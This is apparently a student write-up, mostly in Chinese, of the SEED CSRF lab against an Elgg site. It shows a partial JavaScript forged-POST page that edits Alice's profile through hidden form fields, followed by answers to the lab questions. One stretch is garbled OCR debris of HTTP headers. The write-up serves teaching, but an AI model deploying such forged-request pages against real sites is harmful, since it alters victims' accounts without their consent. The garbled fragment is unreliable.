
1）同样使用测试用户 Charlie，可以测试得到 Alice 的 GUID=56

2）修改 editprofile.html 文件，使其如下图所示：


Open
editprofile.html
~/Desktop/Labs_20.04/Web Security/Cross-S...quest Forgery Attack Lab/L...
Save
HTML
Tab Width: 8
Ln 21, Col 39
INS

```
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='samy is my hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page
```

3）同样地，Samy 用户将 URL=www.attacker32.com/editprofile.html 发送给 Alice，Alice 打开 URL 后，观察到 brief description 已被修改。



```
,en;c
 defl

ed-se
30d-9
)K
 12:2
(Ubur
=1555
: nos
"
Jser-

ion/j
‐ver
com
9 (X1

,en;c
 defl

ed-se
30d-9
)K
 12:2
(Ubur
=1555
: nos
"
Jser-

ion/j
```

Your profile was successfully saved.

Alice

Brief description

samy is my hero

Question 1: The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.

答：用户列表中有 ID，可以通过查看网页源代码实现

Question 2: If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.

答：可以发起 CSRF 攻击，因为 CSRF 只是让访问自己恶意站点的用户去调用接口，并不关心具体是谁。